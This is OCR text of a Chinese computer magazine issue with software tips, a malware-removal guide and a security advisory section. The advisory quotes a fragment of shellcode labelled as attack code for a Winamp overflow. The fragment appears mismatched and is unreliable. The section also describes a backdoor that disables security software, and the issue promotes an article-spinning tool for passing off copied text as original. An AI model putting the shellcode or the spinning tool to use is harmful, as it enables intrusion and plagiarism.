
USB Manager： 我的小外甥老随便用他那带毒的闪盘随便往我电脑里拷东西，于是为了安全，我就把它设置了密码，除非有密码不然你别想用我的USB。下载地址：http://www.newhua.com/soft/85237.htm

我爱图片转换文本工具： 当漂亮的图片因为各种原因不能被使用时，你一定要试试这款能够把图片转换为文本的工具，它可以将多种格式的图片转换为文本。转换的速度快，效果也很好。下载地址：http://www.newhua.com/soft/84731.htm

漫画下载新助手：ComicAill

喜欢下载漫画的，肯定知道MangaDowner，不过已经很久没有它更新的消息了，最近的几次更新基本上也是减少可下载的网站了。而Comic Shelf一次最多只能下载500张，在这种情况下，ComicAiII出现了，它具有MangaDowner样的下载方式，而且支持的网站也很多，非常方便。

打开软件，输入漫画的下载网址，设置好保存路径就可以开始“下载”了。你也可以像MangaDowner那样，同时开几个程序，同时下载多部漫画。



帮你写“原创”博客的小工具：天天SEO伪原创工具

林子大了，真是什么鸟都有呀，连生成伪原创文章的工具都有了。对于那些想写原创文章，又没有时间的朋友这工具还是很有用了。软件的实现方法基本是用同义词进行替换，这样基本上看不出来区别，又能形成原创。不过小编测试了一下，感觉效果一般。

运行软件后，点击左上角的“新建”按钮，把复制的文章粘贴过来，点击“生成伪原创”按钮即可。CF [XF23]



电脑安全黑名单

第一漏洞

Winamp 音频处理模块溢出漏洞

漏洞描述：近期，Winamp音频播放器接连被发现多个溢出漏洞，使用Winamp5.22以下版本的播放器听音乐时，黑客可能远程进行溢出攻击，当攻击成功后可导致用户计算机执行任意代码（此漏洞黑客可主动应用，危害非常大）。

部分攻击代码：

```
include <arpa/inet.h>
#include <arpa/nameser.h>
#include <netdb.h>

char linuxcode[]=
{0xe9,0xac,0x1,0x0,0x0,0x0,0x5e,0x89,0x76,0xc,0x8d,0x46,0x8,0x89,0x46,0x10,0x8d,
0x46,0x2e,0x89,0x46,0x14,0x56,
```

临时解决方案：

1.卸载Winamp的DIVX音乐插件。

2.更新Winamp到5.22以上版本

3.不随意安装Winamp的皮肤文件

4.删除注册表中关于netdb的键值

第一病毒

灰鸽子抢劫者后门

此病毒为木马类，木马运行后释放本体文件到%SystemRoot%\system32目录下，当木马运行时自动创建互斥防止第二次运行，远程设置%systemroot%\system32\和%temp%目录为everyone完全控制，结束ekrn.exe、egui.exe、ScanFrm.exe进程，然后创建服务启动驱动，结束大量安全软件进程，停止安全软件服务，并在发现计算机有其他灰鸽子木马后门则自动替换文件，完成用户管理权限劫持。

中毒现象：用户计算机被种植木马后，会开启17533端口，计算机会有规律地出现CPU占用100%现象。

传播途径：网页挂马、木马捆绑器、ARP欺骗、内网IPC$共享等多种途径

解决方案：

1.开启杀毒软件的ARP防护功能。

2.进入安全模式手工删除%SystemRoot%\system32目录下的atuokill.dll、smaill.exe文件。

3.利用灰鸽子卸载器清除被替换的后门文件。

4.利用防火墙关闭17533端口和禁止访问IP：219.1.143.*段。

5.删除注册表中如下路径所有内容：


[HKEY_LOCAL_MACHINE\ SYSTEM\CurrentControlSet\Services\pcidump\]和[HKEY_LOCAL_MACHINE\ SYSTEM\CurrentControlSet\Services\UPDATEDATA\] CF [XF24]

电脑异常 卡卡教你六步通百病

大家在使用电脑过程中肯定会遇到各种各样的问题，电脑运行速度变慢、IE主页被修改、开机启动项过多、注册表被病毒修改，病毒处理后还有异常提示……今天，教给大家通过免费的卡卡上网安全助手6.0解决一些电脑常见异常问题的通用方法。

第一步：安装并运行“卡卡上网安全助手6”（下载地址：http://tool.ikaka.com/）。点击界面左上方的“常用→在线诊断”，如果扫描出有异常文件，请全选后点击“智能清理”，并按提示完成操作。

第二步：点击“常用→扫描流氓软件”，等待扫描完毕后，全选查到的所有条目，点击“立即清除”按钮进行清理；然后仍然点击“常用→查杀流行木马→开始扫描”按钮，如扫描到木马病毒文件，请全部选中后点击“立即查杀”来处理（见图1）。


1


2

第三步：依次单击“常用→电脑使用痕迹清理”，“全选”所有条目，再点击“清理”来清理所有系统痕迹；点击“高级工具”选项，点击左边“系统修复”，将状态显示为“异常”的项目选中后点“修复”按钮修复所有选项（见图2）。

第四步：依次单击“高级工具→垃圾文件清理”，点击“全选”的勾选框，再点击“开始扫描”，当扫描完成后，点击“开始清理”清理所有项目即可（可能有些文件的清除标志提示是“失败”，正常，不用再做操作）。

第五步：依次单击“高级工具→LSP修复”，将状态显示为“异常”的项目选中后点“修复”按钮修复所有选项（如无需要修复的则不用再做操作，这步操作一般用来解决电脑由于病毒或异常关机导致的无法正常上网的问题）。

第六步：关闭卡卡上网安全助手，打开并升级机器上装的杀毒软件产品至最新版，完成后重新启动计算机。然后再重新打开卡卡上网安全助手，直接点击“常用”栏目中最下方的“一键搞定”功能，根据提示点“下一步”直到提示完成。此功能会对流行木马、流氓软件、恶意修改的系统注册表项目进行二次清理以保证之前操作的效果。 CF [XF25]

小提示

如果管理启动项只需依次单击“高级工具→启动项管理”进行操作，在完成所有操作后，为了进一步加固我们的系统，我们还需要利用卡卡上网安全助手打Windows系统漏洞补丁。当然卡卡是可以自动提示我们需要打哪些补丁的，当卡卡出现提示时，我们只要点击修复就OK了。



安装zFlick（http://zvision.net/zflick）后桌面就有了搜索框，可以直接搜索Flick资源图片。



网马随处“跑” 手动如何“逃”

黑客挂马的方式，都离不开在正常页面中插入高度和宽度都较小的iframe语句。浏览这些被挂马的网站时，电脑就会在用户不觉察的情况下连接到iframe中的恶意网页连接，再进一步通过这些恶意网页上的漏洞在网民电脑下载并运行恶意软件。既然网页也是挂马，那么我们就可以利用网页内容来过滤掉恶意网站。

运行世界之窗浏览器2.0以上版本版本。依次选择“工具→广告过滤→广告过滤设置”。在黑名单过滤里勾选使用黑名单过滤（如果还没勾选），将编写好的规则代码复制（下载地址：http://work.newhua.com/cfan/200912/gzdm.rar）到规则框内，点击左侧“应用”，规则立即生效。访问网站的时候世界之窗匹配到可疑的框架以后会提示“可疑链接已被安全规则过滤”。

小提示

使用Firefox的，可以下载noscript（https://addons.mozilla.org/zh-CN/firefox/addon/722）来防御网页挂马，隐私泄漏，跨站脚本攻击等威胁。

对于使用IE的读者来说，禁用一些危险而我们又不常用的服务是很必要的，如Remote Registry（远程修改注册表服务）、Messenger（信使服务）、NetMeeting Remote Desktop Sharing（远程桌面共享）、Telnet。

在开始菜单的运行窗口中，输入services.msc，回车后在右侧的服务名称列表中找到Remote Registry，双击该项，在“服务状态”下点击“停止”，在“启动类型”下选择“已禁用”（关闭其他服务方法一样）。

小编物语：

对于像我这样的懒人来说，还是找个相应的软件防御比较轻松：瑞星2009安全套装可以开启相应的网页防挂马功能，使用非IE内核浏览器的读者可以使用金山网盾，而使用IE内核的话，畅游巡警（http://www.sucop.com/）是不错的选择。(北京/锈剑) CF [XF26]

双剑合璧，手动杀毒更彻底

前几天同学的裸奔机不小心中病毒了，上网查了下，按网上说的把病毒常常光顾的注册表和目录都检查了一遍，但电脑使用起来还是有问题……看来还要自己动手，对病毒彻底分析！

三尺龙泉剑，匣里无人见

第一步：先找到病毒的文件，很多病毒都会往非系统盘符中写入病毒文件，我们可以在相应的盘符中用CMD命令：dir /ah来查找，如果有属性是隐藏且后缀为EXE的文件，那么它很可能就是病毒。用“attrib -s -r -h 文件名.exe”命令将文件显现出来，拷到虚拟机中就好了。

第二步：得到病毒文件以后，我们需要准备两个很小、很强悍的软件：Filemon（下载地址http://www.newhua.com/soft/8985.htm，可以监视应用程序在磁盘中进行的所有读写操作），RegShot（下载地址http://www.newhua.com/soft/12432.htm，它通过两次抓取注册表而快速地比较出注册表的变化）。

危冠切浮云，长剑出天外

第一步：初次运行Filemon时，会开始监视系统当前的文件状态，点击搜索图标，该图标出现红叉，即停止当前监视，再点击“清除已监视的项目”。

第二步：在“选项→过滤/高亮”中设置想要监视的文件，这里以熊猫烧香的病毒程序为例（可以在“选项→字体”中将字体改成自己习惯的大小）。在“包含”项中的名称即为你想要监视的程序：setup.exe，“排除”项填上explorer.exe；“高亮项”可填可不填，是使被监视程序相关的操作都以醒目的颜色显示出来。

第三步：设定好以后，先点击“确定”，再点击工具栏上的“搜索”图标，这时 setup.exe就处在被监视状态了。现在运行RegShot，出现如图所示的窗口，点击“摄取[1]”，得到当前（还未运行病毒）注册表信息 。下面就该实际动手了。




雄剑四五动，彼军为我奔

双击运行病毒后，点击RegShot的“摄取[2]”，再点击“比较[O]”对病毒运行后的注册表进行比较，病毒对注册表的修改在导出的TXT或HTML文档中一目了然！同时，发现Filemon监视界面中出现了很多相关的信息，请求栏中，CREAT是在磁盘中新创建的新文件；SETINFOMATION是对磁盘中原有文件做过更改。现在，病毒做过了些什么都一目了然了，反其道而行之，把病毒改过的都改回来，手动杀毒也就彻底地解决了。(四川/李户林) CF [XF27]

小提示

这里的更改可能是对磁盘中原有文件的感染，也可能是修改系统中一些文件的信息，比如在Windows\system32\drivers\etc\host中添加一些杀毒软件官方网站的地址，就可以屏蔽电脑连接到这些网站，使杀毒软件不能更新升级。




截图有功底 细节不放弃

截图对每个人来说都已经不陌生，尤其是QQ加入了截图功能后，截图更是方便了。这不，电脑高手小李经常要解答朋友们的电脑问题。文字费劲，加个图就舒服多了，QQ上边聊边发，很是高档！不过令他苦恼的是，碰上菜鸟，截图他们都不会看，还要告诉他们是看哪个地方，不过小李后来发现了高招，这么小王让他教他如何进行分卷压缩呢，咱们看看小李如何截图！

细节放大 重点突出

小王是菜鸟，截图还要解释，不把关键部分给他放大，他就知道咋回事了。在WinRAR进行分卷压缩的关键部位，如制定分卷大小时，启动仿真放大器（下载地址：http://work.newhua.com/cfan/200912/fdj.rar），软件会自动缩小到任务栏，按下Alt+Z，屏幕上就出现了一个放大镜，移动到需要输入30 mb的地方，滚动鼠标滚轮来改变放大倍数（见图1），调整好再用Ctrl+Alt+A调用QQ截图工具进行截图，选择“复制并推出截图”，然后在QQ上发给小王就好了。



小提示


放大镜上的提示信息可以右键单击任务栏图标在设置里取消。小白试验了不少软件，效果都不如仿真放大器好，有一个类似的软件叫兆杰放大镜，简化版比较好用，放大界面是个方框，没有手柄，只是放大倍数调节不够细致。

图片不够 文字来补

图片刚发过去，小王又问：“听说压缩方式有选择，可以选快一点的，在哪设置啊？”这个问题不用再解释了，截个图就好了，不过还得告诉这个菜鸟是点那个按钮。

第一步：小李先单击压缩方式边上的下拉按钮，然后按下Ctrl+Alt+A，然后划出截图区域，这时注意到在下面就出现了编辑工具箱，单击“箭头”按钮，然后在截图区域空白处按下鼠标，拖动出现箭头指向那个下拉按钮。

第二步：单击编辑区域的方框按钮，在箭头起始位置拖出方框，再单击字体按钮，输入要加的注释字：“点这个箭头”（见图2），调整好字体大小、颜色后后右键单击选择“复制并退出截图”，再发给小王，他再菜也不会再问如何操作了。（北京/三丰）**CF**[XF28]



小提示


如果你觉得这样作出的效果不好，而你又是QQ会员，那可以这样操作：用QQ截图后选择“复制并退出截图”，然后复制到一个聊天窗口的发送栏下，单击悬浮的表情编辑按钮，进行高级编辑就好了，边框和字体都容易选择，最后单击“完成”回到发送窗口再保存一下就好了。当然像Snagit和Annotation Pilot这类专业截图软件都提供有丰富的注释功能。

变脸，你玩了吗？

劳累一天，回到家里是不是想彻底换个活法呢？打开笔记本电脑，如果面对的还是那个桌面，还是那些快捷方式，多不爽啊，我们只希望看到满眼的美女和游戏图标，桌面要是能在这两者之间快速转换，像“变脸”一样就好了。不妨试试“意天多桌面专家”这款软件，工作娱乐两种天地，只需一键切换。

安装并运行“意天多桌面专家”（下载地址：http://www.newhua.com/soft/67209.htm），双击任务栏图标，在弹出的主界面中会发现在默认状态下有四个虚拟桌面。其中一个是真实的桌面，另外三个是虚拟桌面。最多可以建立9个桌面，可以根据自己的实际情况来选择具体的虚拟桌面数量。先用鼠标点击一个虚拟桌面，然后设定工作状态下的快捷方式和打开的程序（见图）。都设定好之后，点击“保存设置”按钮，就会将当前虚拟桌面布局进行保存。用同样的方法，还可以建立一个虚拟桌面，根据在家中需要设置相对应的桌面布局。

以后在家的时候，就可以按快捷键切换到娱乐休闲的虚拟桌面，里面只有跟娱乐相关的程序。而回到单位，就可以切换到工作的虚拟桌面，而没有跟娱乐相关的程序，就可以专心进行工作。（文/阎皓）**CF**[XF29]



QQlive2009新版对影视频道进行了改版，DVD视频画质的影片占到90%左右。



音乐无罪 玩在线游戏不再卡


闲暇时，自己喜欢一边在线收听或是下载音乐，一边玩游戏，可久而久之发现这样一个问题，玩本地硬盘中的游戏，还不是很卡，一旦玩在线游戏，如果同时打开了酷狗2008或是酷我音乐盒的话，游戏玩起来就非常的卡，让人实在无法忍受，本来家里的网速都不是很快，这该如何是好呢？

酷狗2008篇

首先右键单击托盘中的酷狗2008程序图标，在弹出的快捷菜单中选择“选项”命令，此时会打开“选项”窗口，单击左侧的“网络设置”标签页，然后在右侧将“最小化时节省宽带（游戏不再卡）”该复选框勾选，并将上方的“下载宽带”和“上传宽带”分别设定为90KB/S和40KB/S数值（这里大家也可根据自己家中的实际带宽大小进行适当设置），以上设置都完成之后，点击“确定”按钮保存退出便可以了（见图1）。

酷我音乐盒篇

打开酷我音乐盒主界面，首先单击右上方的“设置”按钮，在弹出的快捷菜单中选择“选项设置”命令，此时会出现“酷我配置”窗口，然后单击左侧的“下载”选项卡，接着在右侧对话框中把“最大同时下载任务数”设置为“1”，这样能尽可能节省酷我音乐盒下载音乐时所占用的宽带资源（见图2），让网络游戏流畅运行，最后单击“确定”按钮退出就行了。需要指出的是，利用这种方法，我们也可以在搜狗音乐盒中进行同样的设置，需要的朋友，不妨一试。(武汉/王勇) CF [XF30]



小抄速记
Slightly copies the shorthand

Q1 在QQ里如何将文字变成横向显示？

答：这个调整一下字体即可，当打开QQ聊天窗口时，单击“字体”按钮，在字体候选下拉框中选择以@开头的字体，就会发现文字变成横向显示了。

Q2 使用WEB迅雷下载软件，但发现它的目录现在变得很大，怎么回事？

答：WEB迅雷虽然借助于浏览器运行，但还是需要本地支持的，它的种子都存放在安装目录下的“Thunder Network\WebThunder\Profiles\Torrents”文件夹下，如果下载的文件多了，及时清理下就好了，不过还没有下载完的文件也在这，这种不要删。

Q3 能不能不让暴风盒子每次启动都显示资讯？

答：当然可以，切换到“高级选项”下，在“其他设置→资讯提示”里取消对“开机后弹出暴风资讯”的勾选。

Q4 在论坛写评论时，发现评论框太小怎么办？

答：如果你使用的是谷歌浏览器，那就好办了，直接将光标定位到文本框的右下角上，你会发现这个角和别的有点不同，虽然没有箭头，现在你往下拖动，文本框就放大了哦！

Q5 如何解决NOD32安全套装后与飞秋的冲突问题？


答：简单的方法是修改一下设置即可，打开NOD32主窗口，单击“设置→个人防火墙”，然后在右侧的协议过滤模式上，单击“切换到交互过滤模式”，这样你电脑里的通讯是否允许都会由你来决定。如果只有飞秋有这个问题，那么可以不更改过滤模式，把飞秋添加到可信任程序里即可：依次单击“设置→个人防火墙→配置规则和区域”，单击“新建”按钮，切换到“本地”选项下，然后单击“浏览”将飞秋的EXE文件添加进来即可。

Q6 为何杀毒后电脑没有声音？

答：首先重新安装下声卡的驱动，如过不能解决那就很可能是电脑中的audiosrv.dll文件被破坏了，杀毒并不一定都可以修复被感染的文件，所以我们需要替换一下。到http://work.newhua.com/cfan/200912/shengyin.rar下载正常的audiosrv.dll文件，压缩后复制到C:\WINDOWS\system32目录下，重启电脑就可以了。CF [XF31]

MP3 Repair Tool（http://www.onlinedown.net/soft/46886.htm）可以修复因压缩而导致损坏的MP3文件。

责任编辑：小白 投稿地址：ruanj@cfan.com.cn
博客地址：http://zuixinstu.blog.cfan.com.cn



铁打营盘流水兵 过时技巧你还在用吗？



新旧更替是自然界发展的动力，这在IT领域也是如此，小范围来说呢，我们用的技巧也在不断地更换着。在《伪技巧曝光台》栏目中我们就介绍过一些过时的伪技巧，它们混在还管用的技巧里很难分辨，但同时也有一些技巧虽然还管用，算不上伪技巧，但已经过时，我们怎能继续用呢？而如果不用，我们又能用什么呢？下面小编就为大家准备了一些例子。

强行使用软件“外传”

在Windows Vista系统刚刚发布时，一些软件和它的兼容性不是很好，而为了尝鲜一些人就发现了解决兼容性问题的方法。很多方法都是不错的，不过其中关于输入法的解决方法就出了问题，起初拼音加加、紫光等拼音输入法不能在新的Windows Vista系统下运行，有人就写文章称，是由于IE 7保护模式造成的。IE保护模式依赖于UAC、UIPI和MIC的作用，所以大概可以认为是UAC、UIPI或者MIC的安全功能导致了不兼容问题。并给出一个解决方法：在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System]分支下新建DWORD键值EnableUIPI，并将其设置为0来强行禁止UIPI。但实际实现，这个方法完全不管用。而现在这个问题已经不用担心，软件都已经升级换代，早就解决了兼容性问题。

搜索加速新旧招

旧 榨干潜能。在电脑中查找文件一直是一件头疼的事，Windows弱小的搜索功能一直受人谴责，对它的改造也就一直未停息。以前我们常用的加快搜索的操作就有以下几种：

按F3调出“搜索助理”后，点击“所有文件和文件夹”，点击“更多高级选项”，取消对“搜索系统文件夹”和“搜索隐藏的文件和文件夹”的勾选，然后再禁止Windows对压缩文件的搜索：在开始菜单的“运行”窗口中输入regsvr32 /u zipfldr.dll，单击“确定”，重启后设置生效，这样减少了无谓的搜索，搜索自然加快了。


新 在榨干了Windows搜索功能的所有潜能后发现，原来它是扶不起的阿斗，再怎么折腾也只是略微提高，现在我们都换用everything（下载地址：http://xbeta.info/everything/download.htm），不用做设置即可实现快速搜索（见图1）。

小提示

我们还可以在系统搜索助理中依次单击“改变首选项→使用制作索引服务”，来启动索引功能。另外，在Windows Vista中，还有另外的一些技巧。启用自然语言搜索：开启的方法是：依次单击“开始→控制面板→外观和个性化→文件夹选项→搜索，然后在搜索方式中勾选”使用自然语言搜索”，最后单击“确定”按钮即可。

火速链接：

everything的经典用法请参考2009年第10期52页《人小“鬼”大：让系统搜索下岗吧》。



禁用QQ“损招”小PK

旧 本来QQ是个好玩的软件，但这东西却也招人烦，就是谁上谁就聊个没完。在公用电脑上尤其如此，于是大家就想出了各种招来禁用QQ登录。当年好多人都这么做：

1.修改文件属性：进入QQ安装目录后，将QQ目录文件属性设置为“只读”选项，再选择“将更改应用于该文件夹、子文件夹和文件”，这样当QQ运行时，无法正常加载安装目录下的LoginUinList.dat文件（它用来存储着账户信息），并且QQ登录过程中也无法把一些信息写入安装目录下的相关文件，QQ就被锁定在“正在登录”窗口而无法登录。

2.上面的方法是禁用所有QQ，自己用的时候呢才把目录属性改回来即可，着实有些麻烦。一些人又想到了新的方式，只限制某一个QQ号。步骤呢相对复杂。

第一步：登录一个QQ号码，在QQ目录里找到该号码目录下的MsgEx.db文件，并复制它，

第二步：在QQ目录下新建一个文件夹，文件名修改为要限制登录的QQ号码，例如123456，把MsgEx.db文件粘贴到123456文件夹下。这样123456这个QQ号就无法在电脑上登录了。

新 在第一种方法中是利用了QQ的登录机制，但现在QQ更新到2009版，已经没有了LoginUinList.dat文件，自然这个方法


键盘音乐家（http://www.52z.com/soft/7709.Html）可以为键盘附加敲击声。


也已经不管用。而且QQ目录已经默认是只读了。而第二种方法依靠的是保存密码和登录信息的MsgEx.db文件，当目录下已经存在这个文件，但密码信息不对应时，QQ就无法登录了（见图2）。但可惜的是现在的QQ2009也已经没有了MsgEx.db文件，改成了Msg2.0.db文件。做法呢依然类似。不过这种老是跟着别人走的方法不太好，我们还是靠另外的方法来做比较好。



小提示

还有一种名为QQ锁的软件，号称专门为禁止QQ号码登录（见图3），而现在实际运行后，无论是否添加到允许号码中，QQ都已无法登录。






Live Messenger艰难换肤计

旧 虽然同为即时通讯软件，Windows Live Messenger一直都以低调著称，一些好玩的功能都没有加入。就拿更换皮肤来说吧！QQ已经玩得很自在，Windows Live Messenger一直都是个麻烦事。以前，我们会采用更换文件的方式：事先将一张GIF格式的图片准备好，大小和长宽要与Windows Live Messenger软件界面匹配，并命名为lvback.gif，复制到Windows Live Messenger的安装目录。再次登录时，软件界面就以该GIF图片为背景了。另外，还流行采用专门的皮肤安装程序来替换皮肤，找到相应版本的安装文件进行安装即可。

新 图片更换的方法和皮肤安装的方式都有着很大的弊端，GIF图片很难找到大小和界面匹配的，而不匹配又影响美观。皮肤安装方式都是个人制作，现在找相应的版本都已经很难了。剩下的我们能用的就是MSNshell（http://www.msnshell.net/）。

第一步：关闭Windows Live Messenger，安装MSNshell后重启Windows Live Messenger，在选项菜单下依次单击“shell→更好皮肤→下载更多皮肤”，进入皮肤下载页面（仅支持IE），然后下载完皮肤并进行安装。然后再通过“shell→更好皮肤→管理皮肤→添加”（见图4），选择下载的皮肤，单击“确定”重启Windows Live Messenger就可以看到新的皮肤了。**(山东省新泰一中/崔庆红)** CF [XF32]





魔法设置逞英豪

——超级兔子9.0 Beta2版

长久以来，优化我一直坚持用兔子。超级兔子里面的软件很多，涉及到系统硬件、安全守护之类的我也都用兔子搞定了。最近兔子出了新版本的9.0 Beta2软件，笔者探索试用，把“魔法设置”的使用心得拓帖跃然于纸上，供各位参考。

系统文件偷偷变

系统安装好后，随即产生了很多用户文件，这些目录都储存在系统盘里，换个更安全的非系统盘时常是我们要进行的操作，一般方法很麻烦，进入超级兔子的“优化→魔法设置→系统→系统文件夹”，在这里我们看到了所有系统创建的与账户有关的文件目录：应用程序数据、收藏夹、我的音乐等。如何换呢，右键单击，选择“更改”，指定目录后单击“应用”即可。

启动项目统统管

